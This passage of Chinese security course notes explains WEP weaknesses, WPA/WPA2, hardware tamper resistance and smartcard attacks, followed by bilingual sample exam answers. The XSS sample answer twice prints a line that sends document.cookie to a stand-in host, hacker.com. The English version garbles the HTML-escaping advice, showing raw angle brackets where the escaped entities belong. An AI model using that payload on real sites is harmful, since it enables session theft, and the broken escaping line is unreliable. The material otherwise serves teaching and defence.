(initialise)** 为 0，然后每发送一个数据包就将 IV **递增 (increment)** 1。
- 这种可预测的模式使得寻找 IV 碰撞变得极其简单，基本上每次笔记本电脑开机联网后，IV 序列都会重演一遍。
- 在大多数部署中，主密钥 k_0 在网络上的所有用户之间共享。因此，攻击者可以监听并找到**网络上任意两个用户之间**的 IV 碰撞，无论他们在哪个信道、哪个通信方向。

- 更为致命的是，**802.11 标准规定，每个数据包都更换 IV 竟然是可选的 (optional)！**这意味着设备即使不更换 IV 也符合标准，为攻击者提供了巨大的便利。

针对 IV 的时空权衡攻击 (A Memory Trade-off on the IV)

利用上述缺陷，攻击者可以非常容易地对 WEP 发起**已知明文攻击 (known plaintext attack)**。

- **攻击步骤**
  1. **发送已知消息**：攻击者 (adversary) 向一个 WEP 用户发送一封包含已知内容的消息（例如，通过电子邮件发送一个特定文件）。
  2. **记录 IV**：攻击者监听网络，捕获到包含该已知消息的加密数据包，并记录其对应的 IV。
  3. **获取密钥流**：攻击者将**明文 (plaintext)** 和**密文 (ciphertext)** 进行**异或 (XOR)** 运算，从而计算出该 IV 对应的密钥流 ($k = m \oplus c$)。
  4. **建立表格**：将这个密钥流存储在一个表格中，并使用其对应的 IV 值作为索引。
  5. **解密未来消息**：当下一次网络中再有使用相同 IV 的数据包出现时，攻击者可以直接从表格中查出对应的密钥流，从而解密该数据包。



- 一个包含所有 IV 对应密钥流的完整表格，对于一个给定的主密钥 k_0，最多需要 1,500 字节 * 2^24 = 24GB 的存储空间。这对于一块廉价的硬盘来说完全可以接受。而且，攻击者甚至不需要存满完整的 1,500 字节，可能 500 字节就足够了。
- 注意，这个表格的大小与主密钥 k_0 的长度无关。

WEP 完整性检查字段 (Integrity Check Field)

- **问题**: WEP 使用 CRC-32 作为完整性检查字段 (IC)，存在以下问题：
  - CRC-32 是线性校验和，易被篡改：

$$h(m \oplus k) = h(m) \oplus h(k)$$

  - IC 不依赖主密钥 k_0 或 IV。
- **修改攻击**:
  - 攻击者修改消息 m 为 $m' = m \oplus \Delta$。
  - 计算新 IC：

$$IC' = IC \oplus h(\Delta)$$

  - 新密文：

$$c' = c \oplus \Delta = (m \oplus k) \oplus \Delta = m' \oplus k$$

- **解释**: CRC-32 的线性特性使攻击者可轻易伪造有效消息。




图 2: modification attack

密钥流恢复攻击 (Keystream Recovery Attack)

这个攻击的核心思想是：一旦攻击者获取了任意一个数据包的密钥流，他们不仅能解密，还能**伪造并注入 (inject)** 任意新的数据包到网络中。


- **攻击前提**：如果攻击者知道了**单个**受 WEP 保护的数据包的**明文 (plaintext)**，他们就可以向网络中注入任意数据包。
- **攻击步骤**：
  1. 攻击者记录一个数据包，其密文为 $c = m \oplus k$，其中明文 m 是已知的（例如，攻击者通过邮件发给受害者一个特定文件，然后监听网络捕获这个文件被传输时的数据包）。
  2. 攻击者通过异或运算恢复出该 IV 对应的**密钥流 (keystream)**：$k = c \oplus m$。
  3. 假设攻击者希望注入一条新的消息 m'。他们需要构造一个完整、有效的数据包。WEP 数据包的加密部分不仅包含消息，还包含一个**完整性校验值 (Integrity Check, IC)**。
  4. 攻击者为自己的新消息 m' 计算校验值：$IC' = h(header|m') = \text{CRC32}(header|m')$。

5. 攻击者计算出新数据包的加密部分 c'：

$$c' = (m'|IC') \oplus k$$

这里的 | 表示串联（concatenation）。

6. 现在，攻击者拥有了一个看起来完全有效的数据包：`header | IV | c'`。当网络设备收到这个包，用密钥流 k 解密 c' 时，会得到 $(m'|IC')$，并且计算 m' 的校验和会发现它与 IC' 完全匹配，因此会接受这个伪造的数据包。



- **根本问题**：这里的根本问题在于**校验和 (checksum)** 的计算不依赖于任何共享的**秘密 (secret)**。CRC-32 是一个公开的、线性的算法，任何人都可以对任意数据计算出其校验和。
- 因此，即使将 CRC-32 替换为一个更强的**单向哈希函数 (one-way hash function)**（如 MD5），这个攻击**依然可行**，因为攻击者同样可以自行计算 `MD5(m')`。
- **更好的方案**：本应使用一个依赖于秘密（如主密钥 k_0）的**带密钥的消息认证码 (keyed MAC)**。这样一来，攻击者因为不知道密钥，就无法为他们伪造的消息计算出合法的 MAC 值。

对 WEP 认证协议的攻击 (Attack on the WEP Authentication Protocol)

WEP 的身份认证机制同样存在严重缺陷，可以被轻易绕过。

- **WEP 认证流程**:
  1. WEP 中的认证协议用于证明一个希望接入网络的客户端拥有主密钥 k_0。
  2. **基站 (base station)** 向客户端发送一个**挑战 (challenge)** $[x|h(x)]$。
  3. 客户端用主密钥 k_0 加密这个挑战并将其发回：$[x|h(x)] \oplus k$，其中密钥流 $k = \text{RC4(IV}, k_0)$。
  4. 基站验证该响应是否是用 k_0 正确加密的。
- **问题 (Problem)**:
  - 一个**窃听者 (eavesdropper)** 完整地看到了认证过程。他们看到了明文形式的“挑战”和加密后的“响应”，这构成了一个**明文/密文对 (plaintext/ciphertext pair)**。
  - 窃听者可以利用这个配对进行前面提到的各种攻击，包括提取密钥流。
  - 更简单的是，窃听者可以直接**重放 (replay)** 这个合法的响应来获取网络访问权限，从而**欺骗 (spoofing)** 认证协议。

802.11 WEP 的核心问题总结 (Problems with 802.11 WEP)

- **显著问题 (Significant problems)**:
  - **IC 哈希** 应该是一个**带密钥的 MAC (keyed MAC)**，而不是一个**线性校验和 (linear checksum)**。
  - **24 位的初始化向量 (initialisation vectors) 太小了**，并且应该被**随机选择**。
  - **主密钥 k_0 同样太小了 (只有 40 位)**，并且应该为**每台机器设置不同**，而不是由用户选择。
  - **RC4 密码算法** 应该被替换为其他更安全的算法 (有很多替代方案)。
  - 应该引入 **Nonces (一次性随机数)** 来避免**重放问题 (replay issues)**。
  - **认证协议 (authentication protocol) 很薄弱**，并且用于认证的密钥应该与用于保护机密性的密钥**分开**。

WEP 的不安全性总结 (WEP Insecurity)

这些设计缺陷共同导致了 WEP 在信息安全所有关键方面的彻底失败。

- **机密性 (Confidentiality)**
  - 你的网络在 **10 公里之外**都可能被攻击。
  - 你所有的网络流量都可以被轻易解密。
- **访问控制 (Access Control)**
  - **任何人**想加入你的网络时，都能加入。
  - 这很可能意味着他们能访问你的**内部网络**。
- **完整性 (Integrity)**
  - 你所有的网络流量都容易受到**修改 (modification)** 和**重放 (replay)** 攻击。
- **可靠性 (Reliability)**
  - 你的网络随时可能被**瘫痪 (taken down)** (即拒绝服务攻击)。

WPA/WPA2

- **定义**: **WPA/WPA2 (Wi-Fi Protected Access)** 取代 WEP，提供更强的安全。

- **WPA**:
  - 使用 **TKIP (Temporal Key Integrity Protocol)** 生成动态 128 位密钥。
  - 使用“Michael”算法替换 CRC-32。
  - 漏洞：易受嗅探攻击，允许修改校验和，恢复密钥流，可能导致 ARP 或 DNS 投毒。
- **WPA2**:
  - 使用 **CCMP (AES-based)** 进行认证和完整性检查。
  - 支持 **802.1X 认证服务器**和 **EAP (Extensible Authentication Protocol)**。
- **参考资源**: WPA 破解报道 arstechnica.com。
- **解释**: WPA2 显著提高了安全性，但仍需正确配置。

802.1X 中的 WPA/WPA2

- **EAP**:
  - 支持多种认证方式（如密码、挑战-响应、公钥证书）。
  - 通过 EAPOL（EAP over LAN）在局域网上传输。
- **优点**: 无需每包开销，仅需固件更新，适配现有基础设施。
- **解释**: 802.1X 提供了企业级认证，增强了网络访问控制。

其他无线安全方法 (Further Approaches for Wireless Security)

- **隐藏 SSID**: 通过隐藏服务集标识符 (SSID, Service Set Identifier) 实现“隐形安全”。
- **MAC 过滤、IP 过滤**: 限制设备访问。
- **无线 IDS**: 监控网络可疑活动。
- **RF 信号整形**:
  - 使用定向天线。
  - 降低接入点功率。
- **隐形 RF 通信**: 减少信号泄露。
- **解释**: 这些方法可作为补充，但无法完全替代加密。

硬件安全 (Hardware Security)

密码学中的防篡改 (tamper resistance) 技术已经存在了数个世纪：

- 战时密码本的密码和密钥印在水溶性墨水上。
- 俄罗斯的一次性密码本 (one-time pads) 印在硝化纤维 (cellulose nitrate) 上，这种材料可以迅速燃烧。
- 美国的一种战时密码机配备了铝热剂 (thermite) 自毁装置。

防篡改 (Tamper Resistance)：指那些能抵抗密钥被提取的设备。这类设备的目标是让攻击者即便花费大量时间和资源，也难以或无法成功获取内部的敏感信息。

篡改可见 (Tamper Evident)：指那些在被篡改（例如为了提取密钥）后，在检查时能让篡改痕迹变得明显的设备。这类设备不一定能阻止攻击，但能确保任何未经授权的物理访问都会留下不可磨灭的证据。

常见的安全特性 (Common Security Features)

- **坚固的金属外壳**：可作为法拉第笼 (Faraday Cage)，屏蔽电磁信号，防止侧信道攻击。
- **加密硬件 (Encryption hardware)**。

- **密钥存储器 (Key memory)**：通常是静态 RAM (static RAM)，当外壳被打开时会自动清零。
  - **辅助传感器 (Sensors)**：包括外盖或机箱开关、光敏二极管、倾斜开关、温度和辐射警报器。
- **将可维修组件（如电池）与设备核心物理隔离**。
- **警报器 (Alarms)**。
- **灌封胶 (Potting mix)**：使用坚固、不透明的环氧树脂 (epoxy resin) 覆盖电子元件，使逆向工程变得困难。
- **防篡改敏感屏障 (Tamper sensitive barriers)**：嵌入环氧树脂中的细金属网或线圈，连接到开关上。一旦有人试图钻孔或移除树脂，金属网就会断裂，从而触发警报或清零操作。

加密处理器攻击概述 (Overview of Attacks on Crypto Processors)

设计者常常做出一个假设：硬件是防篡改的，因此是安全的。**这个假设通常是站不住脚的 (This assumption is usually poor)**。

以下是一些可能出错的地方：

- 密钥材料可能被盗窃、泄露或通过贿赂获得。
- 外壳可以被切开，传感器可以被禁用。
- 灌封胶可以被刮掉，然后插入探针来读取数据。
- 如果内存中的数据长时间保持不变，可能会“烧录”到 SRAM 中 (burned into the SRAM)。
  - 攻击者可以通过用电离辐射 (ionizing radiation) 照射设备来“烧录”RAM 内容。
- 攻击者可能会**冷冻内存 (freeze memory)**（例如，低于-20°C），在这种情况下，静态 RAM (static RAM) 在断电后仍会保持其状态。这被称为冷启动攻击 (Cold Boot Attack)。
- **侧信道攻击 (Side channels)**：例如通过无线电和光辐射、功耗分析 (power analysis) 等方式获取信息。

智能卡 (Smartcards)

智能卡 (Smartcard) 是一种自包含的微控制器，它将处理器、内存和串行接口集成在单个芯片上，并封装在塑料卡片中。

智能卡的应用非常广泛：

- 付费电视 (Pay-TV)
- 电话卡 (Telephone cards)
- 手机 SIM 卡
- 酒店门锁 (Hotel door locks)
- 借记卡和信用卡 (Debit and Credit cards)

智能卡主要有三种类型：

1. 简单的存储卡，没有处理器。
2. 带处理器和内存的卡。
3. 带加密处理器和内存的卡。

智能卡详解

智能卡主要用于廉价地提供身份验证功能（取代磁条卡）。

典型的智能卡配置：

- 8 位处理器 (一些新卡使用 32 位 ARM 核心或 Java 虚拟机)
- 串行 I/O (电源、重置、时钟和串行引脚)
- ROM (只读存储器)，用于存放程序数据 (约 16kB)
- EEPROM (电可擦除可编程只读存储器)，用于存放客户特定数据 (约 16kB)
- RAM (随机存取存储器)，用于存放临时计算数据 (约 256B)
- 一个操作系统，可能允许加载额外的程序到卡上。
  - 两个最广泛使用的操作系统是 **MULTOS** 和 **JavaCard**。
- 如今许多智能卡也是**非接触式 (contactless)** 的。
  - 不过，其中许多只是简单的存储卡或 ID 卡。

智能卡攻击 (Attacks on Smartcards)

- **对封装的物理攻击 (Physical attacks on the packaging)**
  - 移除芯片上的薄玻璃层、灌封胶等，并用探针探测设备。
- **对电源的攻击 (Attacks on the power supply)**
  - **功耗分析攻击 (Power analysis attacks)**：通过观察处理器消耗的电流量来推断其正在执行的指令（因为每条独特的指令都会驱动独特的晶体管配置，导致功耗不同）。
  - **推断性与差分功耗分析 (Inferential & Differential power analysis)**。
- **对时钟的攻击 (Attacks on the clock)**
  - 减慢时钟频率，使指令可以一步一步地执行，从而可以分析智能卡表面或功耗，以确定执行了哪些指令。
- **内存线性化攻击 (A memory linearisation attack)**
  - 通过破坏指令总线，使得特定的指令被执行（例如，按顺序执行以任意转储内存）。
- **攻击表面网格 (Attacking the surface mesh)**
  - 使用**聚焦离子束工作站 (Focused Ion Beam Workstation, FIB)**，可以钻孔，并根据需要铺设绝缘体和导体，从而绕过保护网格。
- **逆向工程攻击 (Reverse engineering attacks)**
  - 从显微照片中手动重建加密处理器的电路布局。商业芯片逆向工程公司可以为你做这件事（通常用于检查专利侵权）。

辐射安全 (Emission Security)

辐射安全 (Emission security, EMSEC) 指的是防止系统因泄露性电磁辐射（传导或辐射的电磁信号）而受到攻击。

- 经常被引用的是 **TEMPEST**，这是一个军事术语，指防御来自计算机和视频监视器的杂散射频 (stray RF)。
- 其他攻击还涉及观察光谱 (optical spectrum)。

辐射泄露示例 (Examples of Emissions)

- 电缆中的**串扰 (Crosstalk)**。
- 在英国，电视机振荡器泄露的杂散射频被用来追踪没有“电视许可证”的人。

- **通过旁道 (sidebands) 泄露信息**
  - 例如，在 1960 年，军情五处 (MI5) 在监视法国大使馆时注意到，一个密码机的明文正在一个旁道上泄露。
- **毛刺/差分故障分析 (Glitching/differential fault analysis)**
  - 通过干扰时钟线、电源线或奇偶校验位来诱发系统出错，从而获取信息。

关于硬件安全的结论 (Conclusions on Hardware Security)

- **没有任何技术或技术组合能使硬件抵抗住一个有决心、有技术的攻击者的渗透**。安全的目标是“提高攻击门槛 (raising the bar)”。
- 失败通常不在于硬件本身，而在于系统的其他方面（例如用户、与其他设备的接口）。
- **防篡改应该是安全的一个附加层，而不是系统的单点故障 (a single point of failure)**。
- **使用容错机器码 (fault-tolerant machine code)**。
- 巧妙的协议/系统设计可以降低对防篡改性的依赖。
- 实施**备用模式 (fallback modes)、入侵者检测与识别 (intruder detection and identification)、对抗措施 (counter measures)**。
- 像所有系统一样，**将其置于公开的第三方审查之下 (open third-party review)**。

可能考法与示例考题

可能考法

1. **定义与解释**:
   - 解释 XSS、CSRF、WEP、WPA2 等关键术语的定义和机制。
   - 比较 WEP 和 WPA2 的优缺点。
2. **攻击与防御**:
   - 描述 XSS 或 CSRF 的攻击过程及防御措施。
   - 分析 WEP 的具体漏洞及改进方法。
3. **技术细节**:
   - 解释 RC4 流密码在 WEP 中的问题。
   - 描述智能卡的硬件配置及攻击方式。
4. **实际应用**:
   - 设计防止 XSS 或 CSRF 的代码片段。
   - 分析某场景下的安全风险及解决方案。

示例考题

1. **问题**: 什么是跨站脚本攻击 (XSS)？举例说明攻击方式，并提出防御措施。

   - **参考答案 (中文)**: 跨站脚本攻击 (XSS) 是攻击者将恶意 HTML 或 JavaScript 注入网站，在用户浏览器中执行。例如，攻击者可设置用户名为 `<script>alert("LOL");</script>`，导致访问页面时弹出警告框。更严重的情况，攻击者可窃取 Cookie：

     ```
     document.write("<img src='http://hacker.com/collect.php?cookie=' + document.cookie + '"/>
     ```

     防御措施包括：

     - 使用 HTML 转义，将用户输入中的 < 和 > 转换为 `&lt;` 和 `&gt;`。

- 参考 OWASP XSS 防护备忘单。

- **Reference Answer (English)**: Cross Site Scripting (XSS) occurs when an attacker injects malicious HTML or JavaScript into a website, executed in the user's browser. For example, setting a username to `<script>alert("LOL");</script>` triggers an alert box. More critically, attackers can steal cookies:

  ```
  document.write("<img src='http://hacker.com/collect.php?cookie=' + document.cookie + '"/>
  ```

  Prevention includes:

  - Using HTML escaping to convert < and > to `<` and `>`.
  - Refer to OWASP XSS Prevention Cheat Sheet.

2. **问题**: 解释 WEP 协议的完整性检查字段 (IC) 的问题，并描述修改攻击的过程。

   - **参考答案 (中文)**: WEP 的完整性检查字段 (IC, Integrity Check) 使用 CRC-32 校验和，存在以下问题：
     - CRC-32 是线性校验和，易被篡改：$h(m \oplus k) = h(m) \oplus h(k)$。
     - IC 不依赖主密钥 k_0 或 IV，缺乏安全性。**修改攻击**过程：
     - 攻击者记录消息 m，修改为 $m' = m \oplus \Delta$。
     - 计算新 IC：$IC' = IC \oplus h(\Delta)$。
     - 新密文：$c' = c \oplus \Delta = (m \oplus k) \oplus \Delta = m' \oplus k$。
     - 生成有效数据包：$header|IV|c'|IC' \oplus k$。
   - **Reference Answer (English)**: WEP's Integrity Check (IC) field uses CRC-32, which has issues:
     - CRC-32 is linear, easily tampered: $h(m \oplus k) = h(m) \oplus h(k)$.
     - IC is independent of the master key k_0 or IV, lacking security. **Modification Attack** process:
     - Attacker records message m, modifies to $m' = m \oplus \Delta$.
     - Computes new IC: $IC' = IC \oplus h(\Delta)$.
     - New ciphertext: $c' = c \oplus \Delta = (m \oplus k) \oplus \Delta = m' \oplus k$.
     - Generates valid packet: $header|IV|c'|IC' \oplus k$.

3. **问题**: 设计一个防止 CSRF 攻击的简单 HTML 表单（包含 CSRF 令牌）。

   - **参考答案 (中文)**:

     ```
     <form method="POST" action="/submit">
       <input
         type="hidden"
         name="csrf_token"
         value="unique_token_from_server"
       />
       <input type="text" name="username" />
       <input type="submit" value=" 提交" />
     </form>
     ```

     说明: CSRF 令牌由服务器生成，存储在会话或 Cookie 中，提交时验证令牌有效性。

   - **Reference Answer (English)**:

```
<form method="POST" action="/submit">
  <input
    type="hidden"
    name="csrf_token"
    value="unique_token_from_server"
  />
  <input type="text" name="username" />
  <input type="submit" value="Submit" />
</form>
```

Explanation: The CSRF token is generated by the server, stored in the session or cookie, and validated upon submission.